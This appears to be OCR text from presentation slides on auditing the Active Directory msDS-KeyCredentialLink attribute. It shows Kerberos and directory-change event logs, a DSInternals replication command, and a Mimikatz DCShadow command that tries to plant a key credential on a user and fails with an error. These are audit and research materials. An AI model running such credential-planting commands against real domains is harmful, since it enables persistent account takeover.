


Event Properties - Event 4768, Microsoft Windows security auditing.
General
Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:           john
        Supplied Realm Name:    adatum.com
        User ID:                ADATUM\john

Service Information:
        Service Name:           krbtgt
        Service ID:             ADATUM\krbtgt

Network Information:
        Client Address:         ::ffff:192.168.212.238
        Client Port:            54656

Additional Information:
        Ticket Options:         0x40800010
        Result Code:            0x0
        Ticket Encryption Type: 0x12
        Pre-Authentication Type:        15

Certificate Information:
        Certificate Issuer Name:                S-1-5-21-64177859-994545750-1082216765-1601/4b64c29e-0856-44be-801b-
347f793c531a/login.windows.net/383a3889-5bc9-47a3-846c-2b70f0b7fe0e/john@adatum.com
        Certificate Serial Number:      183CB6F97E0E09AC4F957B5C7866E6CA
        Certificate Thumbprint:         029AC42316A699BB1669FEFE630C6CCB937531A4

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	7/8/2019 11:04:03 PM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-8768P2KVJ5E.adatum.com
OpCode:	Info		
More Information:	Event Log Online Help		

Attribute Change Event – Not Too Verbose



Event Properties - Event 5136, Microsoft Windows security auditing.
General
Details

```
A directory service object was modified.

Subject:
        Security ID:            ADATUM\administrator
        Account Name:           Administrator
        Account Domain:         ADATUM
        Logon ID:               0x5F539

Directory Service:
        Name:   adatum.com
        Type:   Active Directory Domain Services

Object:
        DN:     CN=John Doe,OU=Employees,DC=adatum,DC=com
        GUID:   CN=John Doe,OU=Employees,DC=adatum,DC=com
        Class:  user

Attribute:
        LDAP Display Name:      msDS-KeyCredentialLink
        Syntax (OID):   2.5.5.7
        Value:  B:828:<Binary>:CN=John Doe,OU=Employees,DC=adatum,DC=com

Operation:
        Type:   Value Added
        Correlation ID:   {5fec0553-4a98-4146-9428-8dff43041f67}
        Application Correlation ID: -
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	7/8/2019 11:10:24 PM
Event ID:	5136	Task Category:	Directory Service Changes
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-8768P2KVJ5E.adatum.com
OpCode:	Info		
More Information:	Event Log Online Help		


MS-DRSR Produces the Same Event

- IDL_DRSReadNgcKey
- IDL_DRSWriteNgcKey



```
Set-ADReplNgcKey -Server LON-DC1 `
                 -Credential $cred  `
                 -DistinguishedName 'CN=PC01,CN=Computers,DC=contoso,DC=com' `
                 -PublicKey $key
```

Mimikatz DCShadow and DN-Binary




```
mimikatz # lsadump::dcshadow /object:"CN=John Doe,OU=Employees,DC=adatum,DC=com" /attribute:msDS-KeyCredentialLink /value:B:828:000200002000019006
5033EC29A68773DCA32901B8325A6AAFAC28A191A36BD252EB2DA992C86C20000260621F078080487E3698A2726DEF7FD4C2ACD3CBCE758D6FCFAB1699822C8D891B01035253413100
0800000300000000010000000000000000000000010001AD7FED3ED0F133AC5BB1B90853E3526EE3BBBC5510C0FED1F46B481843549BA384A54EAC5C21BABF513D900CC6FA30DB1CCC91
E3B02D0969D982C197891C1BC034EAABE701923F2016E23420897F64BEACCD2E7BA27DC5D84CF785C968F6F533FA6CB301A563929282A1756781AED52A55C6755131F2A9892D74E473
08AA6998C2C1621EFE0EC561907AA9C4CCD09EC00F55FC6E547EFA2854B5D95C53D66BA2EDDA27CFF2BA188E365B69FFBE3E85507B05CF6DFAC9880CAFBA5D0E03AAA91CAABC571757
22BA39998618531A925702789BD61D206E6EBED8204A6545589E78EE37DA31396C60EED88B228244136C444B3916B5F2888F068BC2B44D048BF2FD0100040101000500100006030D7D
8B6305ED4FA578ED5289B3E8E8020007010008000870E4CC68AD35D50108000970E4CC68AD35D501:CN=John Doe,OU=Employees,DC=adatum,DC=com /multiple
** Domain Info **

Domain:         DC=adatum,DC=com
Configuration:  CN=Configuration,DC=adatum,DC=com
Schema:         CN=Schema,CN=Configuration,DC=adatum,DC=com
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=adatum,DC=com
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 110694

** Server Info **

Server: WIN-8768P2KVJ5E.adatum.com
  InstanceId  : {36ae811d-d2c7-404c-897e-4e6613098618}
  InvocationId: {f3043f29-de9f-4890-992b-a586df00cd72}
Fake Server (already registered): WIN-8768P2KVJ5E.adatum.com
  InstanceId  : {36ae811d-d2c7-404c-897e-4e6613098618}
  InvocationId: {f3043f29-de9f-4890-992b-a586df00cd72}

** Attributes checking **

#0: msDS-KeyCredentialLink

** Objects **

#0: CN=John Doe,OU=Employees,DC=adatum,DC=com
ERROR kuhl_m_lsadump_dcshadow_build_replication_value ; Syntax for attribute msDS-KeyCredentialLink not implemented (0x550507)
mimikatz # _
```

Black Box for Admins and Auditors


```
B:828:00020000200001900650 33EC29A68773DCA32901B8325A6AAFAC28A1
91A36BD252EB2DA992C86C20000260621F078080487E3698A2726DEF7FD4C2
ACD3CBCE758D6FCFAB1699822C8D891B0103525341310008000000300000000
0100000000000000000000010001AD7FED3ED0F133AC5BB1B90853E3526EE3
BBBC5510C0FED1F46B481843549BA384A54EAC5C21BABF513D900CC6FA30DB
1CCC91E3B02D0969D982C197891C1BC034EAABE701923F2016E23420897F64
BEACCD2E7BA27DC5D84CF785C968F6F533FA6CB301A563929282A1756781AE
D52A55C6755131F2A9892D74E47308AA6998C2C1621EFE0EC561907AA9C4CC
D09EC00F55FC6E547EFA2854B5D95C53D66BA2EDDA27CFF2BA188E365B69FF
BE3E85507B05CF6DFAC9880CAFBA5D0E03AAA91CAABC57175722BA39998618
531A925702789BD61D206E6EBED8204A6545589E78EE37DA31396C60EED88B
228244136C444B3916B5F2888F068BC2B44D048BF2FD0100040101000500 10
0006030D7D8B6305ED4FA578ED5289B3E8E802000701000800 0870E4CC68AD
35D50108000970E4CC68AD35D501:CN=John
Doe,OU=Employees,DC=adatum,DC=com
```

ADUC Does Not Help Much




Attributes:

Attribute	Value
displayName	John Doe
distinguishedName	CN=John Doe,OU=Employees,DC=adatur
dSCorePropagationData	7/1/2019 4:36:59 PM Central Europe Day
givenName	John
instanceType	0x4 = (WRITE)
lastLogoff	(never)
lastLogon	7/3/2019 5:31:50 PM Central Europe Day
lastLogonTimestamp	6/30/2019 2:51:37 PM Central Europe Da
logonCount	236
msDS-KeyCredentialLink	B:828:00020000200001EB905E2A89D53
msDS-SupportedEncrypt...	0x0 = ( )
name	John Doe
objectCategory	CN=Person,CN=Schema,CN=Configuratio
objectClass	top; person; organizationalPerson; user




There is no editor registered to handle this attribute type.

Only Partial Support In LDP.exe

